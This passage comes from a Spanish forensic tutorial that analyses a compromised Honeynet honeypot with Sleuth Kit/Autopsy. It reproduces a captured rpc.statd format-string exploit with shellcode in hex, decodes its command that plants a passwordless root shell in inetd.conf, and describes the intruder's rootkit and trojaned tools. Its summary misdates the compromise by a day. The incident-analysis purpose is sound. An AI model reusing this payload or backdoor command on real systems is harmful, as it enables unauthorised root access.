- La primera opción necesita una ruta absoluta de la ubicación del fichero de imagen.
- La segunda opción permite especificar si se trata de una imagen de disco completo o solo de una partición.
- La tercera opción afecta al tratamiento del fichero de imagen. Con symlink se creará un enlace simbólico en el directorio del caso y que apuntará a la ubicación original para la imagen. Las otras opciones permiten mover allí el fichero o tan solo copiarlo.

Pulsaremos sobre *"Next"* y obtendremos una nueva pantalla donde deberemos indicar algunos valores más:

- El contenido para los campos suma md5 y punto de montaje los podremos obtener del fichero readme que acompaña a las imágenes.
- El valor para el tipo de sistema de ficheros es obvio para sistemas Linux pero también podemos utilizar file sobre la imagen para cerciorarnos.
- Indicando las opciones *"Add the following MD5 hash value for this image:"* y *"Verify hash after importing"* provocaremos la comprobación de la suma md5 para el fichero de imagen.




Una vez completados los datos pulsaremos sobre *"Add"* con lo que se realizará el proceso de comprobación de la integridad del fichero. Una vez finalizado el proceso aparecerá un resumen indicando el resultado.

En la siguiente pantalla nos mostrará un resumen de la operación. Cuando estemos satisfechos con el resultado bastará con pulsar sobre *"OK"* en el caso de haber terminado y sobre *"Add Image"* para añadir más. Pero eso ya lo hacéis vosotros[1]. Cuando hayamos terminado con todas las imágenes aparecerá una tabla con una entrada para cada una de ellas.

Una vez finalizado nuestro trabajo con las imágenes pulsaremos sobre *"Close Host"* y posteriormente sobre *"Close Case"*. Terminaremos la ejecución de autopsy pulsando la combinación de teclas Ctrl + C en la consola donde lo estemos ejecutando.

1 . Para la partición correspondiente a la swap del sistema comprometido utilizaremos la cadena swap como punto de montaje.

A continuación incluyo una imagen con la apariencia de autopsy una vez añadidas todas las imágenes:



3. Análisis de una intrusión

Pasaremos ahora sí a analizar las imágenes para indagar sobre el proceso de intrusión al sistema. Contaremos para ello con el siguiente log de snort, el cual prodremos encontrar en la siguiente dirección:

http://honeynet.hackers.nl/challenge/

Y cuyo contenido es el siguiente:

```
Nov 7 23:11:06 lisa snort[1260]:
RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111

Nov 7 23:11:31 lisa snort[1260]:
spp_portscan: portscan status from 216.216.74.2: 2 connections across 1
hosts: TCP(2), UDP(0)

Nov 7 23:11:31 lisa snort[1260]:
IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209

Nov 7 23:11:34 lisa snort[1260]:
IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210

Nov 7 23:11:47 lisa snort[1260]:
spp_portscan: portscan status from 216.216.74.2: 2 connections across 2
hosts: TCP(2), UDP(0)

Nov 7 23:11:51 lisa snort[1260]:
IDS15 - RPC - portmap-request-status: 216.216.74.2:709 ->
172.16.1.107:111

Nov 7 23:11:51 lisa snort[1260]:
IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 ->
172.16.1.107:871
11/07-23:11:50.870124 216.216.74.2:710 -> 172.16.1.107:871
UDP TTL:42 TOS:0x0 ID:16143
Len: 456
3E D1 BA B6 00 00 00 00 00 00 00 02 00 01 86 B8  >...............
00 00 00 01 00 00 00 02 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 01 67 04 F7 FF BF  ...........g....
04 F7 FF BF 05 F7 FF BF 05 F7 FF BF 06 F7 FF BF  ................
06 F7 FF BF 07 F7 FF BF 07 F7 FF BF 25 30 38 78  ............%08x
20 25 30 38 78 20 25 30 38 78 20 25 30 38 78 20   %08x %08x %08x
25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 25  %08x %08x %08x %
30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 30  08x %08x %08x %0
38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 38  8x %08x %08x %08
```

```
78 20 25 30 32 34 32 78 25 6E 25 30 35 35 78 25  x %0242x%n%055x%
6E 25 30 31 32 78 25 6E 25 30 31 39 32 78 25 6E  n%012x%n%0192x%n
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 EB 4B 5E 89 76 AC 83 EE 20 8D 5E 28 83 C6  ...K^.v... .^(..
20 89 5E B0 83 EE 20 8D 5E 2E 83 C6 20 83 C3 20   .^... .^... ..
83 EB 23 89 5E B4 31 C0 83 EE 20 88 46 27 88 46  ..#.^.1... .F'.F
2A 83 C6 20 88 46 AB 89 46 B8 B0 2B 2C 20 89 F3  *.. .F..F..+, ..
8D 4E AC 8D 56 B8 CD 80 31 DB 89 D8 40 CD 80 E8  .N..V...1...@...
B0 FF FF FF 2F 62 69 6E 2F 73 68 20 2D 63 20 65  ..../bin/sh -c e
63 68 6F 20 34 35 34 35 20 73 74 72 65 61 6D 20  cho 4545 stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 20 3E 3E  /bin/sh sh -i >>
20 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E 66   /etc/inetd.conf
3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 6E  ;killall -HUP in
65 74 64 00 00 00 00 09 6C 6F 63 61 6C 68 6F 73  etd.....localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  t...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

3.1. Análisis del log de snort

Analizando los mensajes de log observamos como se recibe una consulta rpcinfo al demonio portmapper (puerto 111) cuyo origen es la IP 216.216.74.2:963, a las 23:11:05 del 7 de noviembre de 2000.

También se recibe un portscan desde la misma dirección cuyo objetivo es averiguar si el demonio telnet está activo, a las 23:11:31 y 23:11:34, con resultado positivo.

Inmediatamente después aparece una petición portmap-request-status, presumiblemente para comprobar si el demonio rpc.statd está levantado, a las 23:11:51.

El siguiente paso consiste en atacar el demonio rpc.statd lanzando un exploit (los NOPS son habitualmente síntomas de un desbordamiento de buffer) que ejecuta los siguientes comandos:

```
/bin/sh -c echo 4545 stream tcp nowait root /bin/sh -i >>
/etc/inetd.conf;
killall -HUP inetd
```

De este modo se agregará un nuevo servicio gestionado por inetd y que permitirá al intruso, a partir de este momento y a través de una conexión telnet al puerto 4545, tener acceso como root al sistema y sin utilizar contraseña alguna. Más información:

http://www.us-cert.gov/current/current_activity.html
http://www.securityfocus.com/bid/1480/info

3.2. Análisis de las imágenes del sistema

Lanzaremos el proceso autopsy y comenzaremos el análisis del sistema apuntando el navegador a la siguiente dirección:

http://localhost:9999/autopsy

Ahora abriremos el caso creado anteriormente pulsando sobre "*Open Case*", aparecerá seleccionado "*Primer Caso*", pulsaremos sobre "*OK*", ahora aparecerá el host `apollo.honeyp.edu` y pulsaremos nuevamente sobre "*OK*".

Comenzaremos investigando los ficheros de log, por lo que seleccionaremos `/var` como punto de montaje y pulsaremos sobre "*Analyze*".


En la parte superior aparecen los diferentes tipos de análisis que podremos aplicar sobre el sistema de ficheros que tengamos abierto. En este caso pulsaremos sobre "*File Analysis*". Pulsaremos sobre el directorio `log` para revisar los ficheros de registro de la máquina.

Analizaremos primero el contenido del fichero `/var/log/secure`, el cual contiene información sobre accesos a la máquina y cuestiones relacionadas con la seguridad del sistema.

Para ello pulsaremos sobre el enlace que lo señala y observaremos en el frame inferior el contenido del mismo. Como resultado del análisis comprobaremos como las últimas conexiones al sistema se realizaron a través de `telnet` unos minutos después del lanzamiento del exploit contra la máquina. En concreto a las 00:08:40 del 8 de noviembre de 2000.

Comprobaremos también como aparece un fichero de registro que ha sido eliminado, `/var/log/tempxfer` apuntado por el enlace `/var/log/xferlog`. Este último nombre se corresponde con el asignado al fichero de log del demonio `WuFTPD`. Parece que los ficheros fueron eliminados a las 15:56:02 del 8 de noviembre de 2000.

Resaltaremos la posibilidad de agregar notas que pueden ser de utilidad para la investigación pulsando sobre el botón "*Add Note*", así como la posibilidad de generar sumas MD5 de comprobación para todos los ficheros analizados mediante "*Generate MD5 list of files*".



Sin nada más destacable en este directorio procederemos a cerrar el sistema de ficheros pulsando sobre "*Close*", con lo que volveremos a la tabla de selección de puntos de montaje para las imágenes.

Seleccionaremos en este momento /home como punto de montaje, pulsaremos sobre "*Analyze*" y posteriormente "*File Analysis*".

Observamos como existe un usuario, `drosen`, con un fichero de registro de comandos bastante interesante. Si analizamos su `.bash_history`, cuyo último cambio es de las 15:59:07 del 8 de noviembre de 2000, observaremos como parece que realizó una instalación tras eliminar una serie de ficheros.

Cabe destacar las opciones que aparecen en el frame izquierdo del interfaz de autopsy:

- La primera de ellas permite buscar un directorio determinado.
- El segundo campo de texto permite buscar un fichero/directorio por su nombre, con la posibilidad de utilizar expresiones regulares en los términos de búsqueda.
- El siguiente botón mostrará únicamente los ficheros que hayan sido eliminados de la partición que esté siendo analizada ("*All deleted files*").

- Por último "*Expand Directories*" mostrará una estructura en árbol con todo el contenido de la partición.

Procederemos en este momento con el análisis de la partición `/`, para lo que mostraremos todos los ficheros/directorios eliminados. Pulsaremos pues sobre "*All deleted files*" y veremos como aparecen diferentes ficheros interesantes: varios temporales eliminados y dos ficheros con la terminación `RPMDELETE`, que parecen indicar que existe una librería compartida utilizada por varios procesos y que parece haber sido eliminada.

Ahora les llega el turno a los ficheros temporales que han sido eliminados. Observando el contenido del fichero `/tmp/ccbvMzZr.i` notaremos como aparecen mencionadas varias librerías interesantes: `tclegg.h`, `eggdrop.h`, `modvals.h`, `tandem.h` y `cmdt.h`.


Todo lo anterior unido a las terminaciones de los ficheros temporales encontrados (`.i`, `.ld`, `.c`) nos llevan a la conclusión de que se realizó la compilación e instalación de un bot de IRC, en concreto `eggdrop`. El proceso debió tener lugar a las 15:58:57 del 8 de noviembre de 2000. También es de destacar el `UID` y `GID` asociados a los ficheros, el `500:500`, el cual debió pertenecer a un usuario eliminado del sistema.

Por el momento hemos terminado de examinar el directorio raíz, por lo que lo cerraremos pulsando sobre "*Close*".

Aquí destacaremos otra característica de autopsy, el "*Event Sequencer*", que permite incluir notas sobre los eventos que consideremos más destacables y que aparecerán ordenados en el tiempo.


Dado que no se nos ocurren muchas opciones por las que continuar echaremos mano de las líneas de tiempo. Si accedemos a dicha característica pulsando sobre el botón "*File Activity Timelines*", y siguiendo los pasos que se mencionan a continuación podremos generar una lista de sucesos relacionados con la actividad sobre ficheros que aparecerán organizados en el tiempo.

Para ello primero pulsaremos sobre "*Create Data File*" y marcaremos todas las imágenes. Seleccionaremos también todas las opciones del segundo apartado, es decir, "*Allocated Files, Unallocated Files* y *Unallocated Meta Data Structures*". Por último dejaremos el nombre que se le asignará por defecto y marcaremos la opción de generación de la suma MD5 de comprobación del fichero. Una vez pulsado sobre el botón "*OK*" comenzará el proceso.



Una vez terminado el proceso y tras mostrar información de resumen por pantalla nos indicará que el siguiente paso es la creación del timeline (línea de tiempo). Pulsaremos nuevamente sobre "*OK*".

Allí modificaremos únicamente las fechas de inicio y fin del intervalo de tiempo abarcado (marcando "specify" para que estas sean tenidas en cuenta). En nuestro caso servirán como ejemplo desde el 7 de noviembre de 2000 hasta el 1 de Enero de 2001 tras lo que pulsaremos sobre "OK".



Al finalizar pulsaremos nuevamente sobre "*OK*" y accederemos a la visualización de la línea de tiempo.

Resultará más cómodo si abrimos el fichero `timeline.txt` utilizando un editor de textos tal como reza el mensaje de aviso de autopsy al finalizar su generación. Aquí para gustos colores. Yo personalmente utilizaré `kate` para abrir el fichero.

Avanzaremos hasta el 8 de noviembre de 2000 a eso de las 15:25:53, donde comienzan a sucederse acontecimientos interesantes.

3.3. Análisis de las herramientas del intruso

Primero parece que descarga una serie de herramientas para asegurar su posición, supuestamente un rootkit, algunas utilidades y varios servicios troyanizados. Crea un directorio oculto con todas ellas, `/usr/man/.Ci`, y a continuación comienza a ejecutarlas.

La primera de ellas, `/usr/man/.Ci/scan/x/x`, la lanza a eso de las 15:51:53. Vamos a analizarla. Para ello primero montaremos la imagen correspondiente a `/usr` y observaremos el contenido del binario:

```
anubis:~# cd /usr/local/imagenes/
anubis:/usr/local/imagenes# mount -t ext2 -o loop,ro honeypot.hda5.dd
/mnt/imagen
anubis:/usr/local/imagenes# cd /mnt/imagen/man/.Ci/scan/x
anubis:/mnt/imagen/man/.Ci/scan/x# strings x
```

Aparecen una serie de cadenas que parecen indicar que se trata de la herramienta xscan. Se trata de un programa que analiza un host/subred que se le proporciona como argumento en busca de servidores `X` desprotegidos. Si encuentra alguno comienza a capturar todas las pulsaciones de teclas. Como observación comentar que el binario está compilado estáticamente, de modo que es autosuficiente (no necesita de librerías externas para ejecutarse).

A continuación el intruso ejecuta otra de sus lindezas, un script de shell (`bind.sh`) que recibe una dirección de red y que lanza contra cada uno de los hosts que la compongan los siguientes binarios:

- `pscan`, un scanner de servicios `RPC`.
- Una consulta con `dig` para obtener la versión de los servidores `DNS` que encuentre.

y que por último ordena los resultados creando además diferentes ficheros de resumen. Seguidamente desempaqueta el código fuente de `strobe`, un scanner de puertos.

Continúa sus andanzas ejecutando una especie de filtro para los logs de `xscan` de forma que busca contraseñas para los diferentes servicios (`telnet`, `ssh`, etc).

Se dispone a continuación a instalar una versión troyanizada de `ssh`, utilizando para ello el script de instalación `/usr/man/install-sshd1`. Luego ejecuta el script `addps` el cual instala una versión troyanizada del binario `ps` el cual oculta la ejecución de los comandos incluidos en el fichero `/dev/ptyp`.

El siguiente binario que ejecuta es `/usr/man/.Ci/q`, el cual parece una puerta trasera que permite las conexiones utilizando un canal `tcp` seguro. Luego lanza `ben`, una especie de colector de información utilizando `rpcinfo`. Nuevamente ejecuta algunos de los binarios mencionados hasta el momento hasta llegar a la compilación de `strobe`.

Parece que sustituye el binario de `killall` para luego pasar a compilar `/usr/man/.Ci/scan/daemon/lscan2.c`. Lanza ahora `clean`, un nuevo script de shell que utiliza `snap` para eliminar la información en él contenida de los ficheros de log del sistema.

Ejecuta ahora un exploit dirigido al demonio `rpc.statd` de otra máquina así como uno dirigido contra sistemas Red Hat 6.2 y que se aprovecha de una vulnerabilidad del demonio `wuftpd.`

Dejaremos el rootkit en este punto dado que continuar solo haría más aburrido el análisis. Creo que se han dado pistas suficientes sobre el método utilizado y que cada uno de vosotros será capaz de investigar el resto por sí mismo.

A las 15:56:06 del 8 de noviembre de 2000 parecen cesar las actividades directas del intruso o al menos decrecer en intensidad.

También parece, dadas las últimas fechas que aparecen mencionadas en el timeline que la máquina se apagó el 9 de noviembre de 2000 a las 05:10:01, después de haber observado suficientemente la conducta y acciones del intruso.

3.4. Final y resumen

La máquina fué vulnerada el 8 de noviembre de 2000 a eso de las 23:11:51. El intruso utilizó un exploit dirigido contra el demonio `rpc.statd` para proporcionarse una shell sin password con privilegios de `root` en el sistema.

Parece que volvió unas horas más tarde, a las 15:25:53 del siguiente día, para eliminar huellas y asegurarse su presencia en el servidor mediante la sustitución de programas y servicios por binarios troyanizados.

El punto álgido de la actividad del intruso se desarrolló en el intervalo comprendido entre las 15:51:53 y las 15:56:06. Como era de esperar el intruso intentó desde el sistema comprometido alcanzar nuevos objetivos, así como obtener passwords de usuarios legítimos.

Por último, y ante las actividades detectadas en el sistema, parece que éste se detuvo a eso de las 05:10:01 del 9 de noviembre de 2000.

3.5. Disclaimer

Seguramente me haya dejado muchas cosas, unas por no alargar el análisis, otras, la mayoría, por completo desconocimiento y las más por falta de experiencia en este terreno o por falta de una metodología claramente definida. Reitero que este ha sido mi primer análisis dado que nunca me había atrevido con uno hasta el momento de escribir estas líneas.

He intentado enseñaros todo lo que sé, de forma que podáis utilizar lo mejor posible las herramientas de que disponemos (sleuthkit/autopsy) y también, en la medida de mis posibilidades, ofreceros algunos pasos básicos en cualquier análisis.

Pero lo más importante, yo he aprendido algo más y espero que los interesados en el tema también lo hayan hecho, que hayan disfrutado haciéndolo y que les haya picado el gusanillo de la curiosidad.

Aceptaré encantado cualquier aclaración, ampliación y corrección del análisis, faltaría más.

3.6. Enlaces de interés

- Re: Off Topic (UNIX)
- Packet Storm
- Honeynet in spanish
- The Honeynet Challenges
- The Sleuth Kit Informer
- Jugando con sleuthkit

Apéndice: Kit de herramientas

Aquí va una pequeña lista de herramientas que pueden sernos de utilidad para el análisis forense de sistemas Windows desde nuestro Linux, aunque hay un poco de todo.

Outport

Programa que permite exportar los datos desde Outlook a otros clientes de correo (p.e. Evolution). Probado por el autor con Outlook 2000 y Evolution 1.x y 2.x.

AIRT (Advanced Incident Response Tool)

Conjunto de herramientas para el análisis y respuesta ante incidentes, útiles para localizar posibles puertas traseras. Los 5 programas que lo componen son los siguientes:

- mod_hunter: permite localizar módulos ocultos.
- process_hunter: busca procesos ocultos.
- sock_hunter: detecta conexiones TCP/IP ocultas.
- modumper: vuelca el contenido de un módulo oculto determinado a un fichero.
- dismod: permite analizar el volcado obtenido por la herramienta anterior.

Foremost

Utilidad para Linux que permite realizar análisis forense de sistemas. Lee de un fichero de imagen o una partición de disco y permite extraer ficheros.

WebJob

Permite descargar un programa mediante HTTP/HTTPS y ejecutarlo en una única operación. La salida, en caso de haberla, puede dirigirse a stdout/stderr o a un recurso web. Soporta administración centralizada, monitoreo de procesos, comprobación de la integridad de ficheros, etc.

HashDig

Automatiza el proceso de cálculo de los hashes MD5 y comprobación de integridad, distinguiendo entre ficheros conocidos y no conocidos tras compararlos con una base de datos de referencia.

md5deep

Conjunto de programas que permiten calcular resúmenes MD5, SHA-1, SHA-256 y Tiger Whirlpool de un número arbitrario de ficheros. Funciona sobre Windows, Linux, Cygwin, *BSD, OS X, Solaris y seguro algunos más. Similar en funcionalidad al programa md5sum se diferencia en las siguientes características:

- Recursividad
- Estimación del tiempo de duración del proceso.
- Modo comparativo
- Permite trabajar sobre un tipo de ficheros determinado.

Automated Forensics Analysis

Herramienta para el análisis automatizado de volcados vfat o ntfs compuesta por un conjunto de scripts que buscan información interesante para un análisis forense.

Gpart

Programa que permite recuperar la tabla de particiones de un disco cuyo sector 0 aparezca dañado, sea incorrecto o haya sido eliminado, pudiendo escribir el resultado a un fichero o dispositivo.

TestDisk

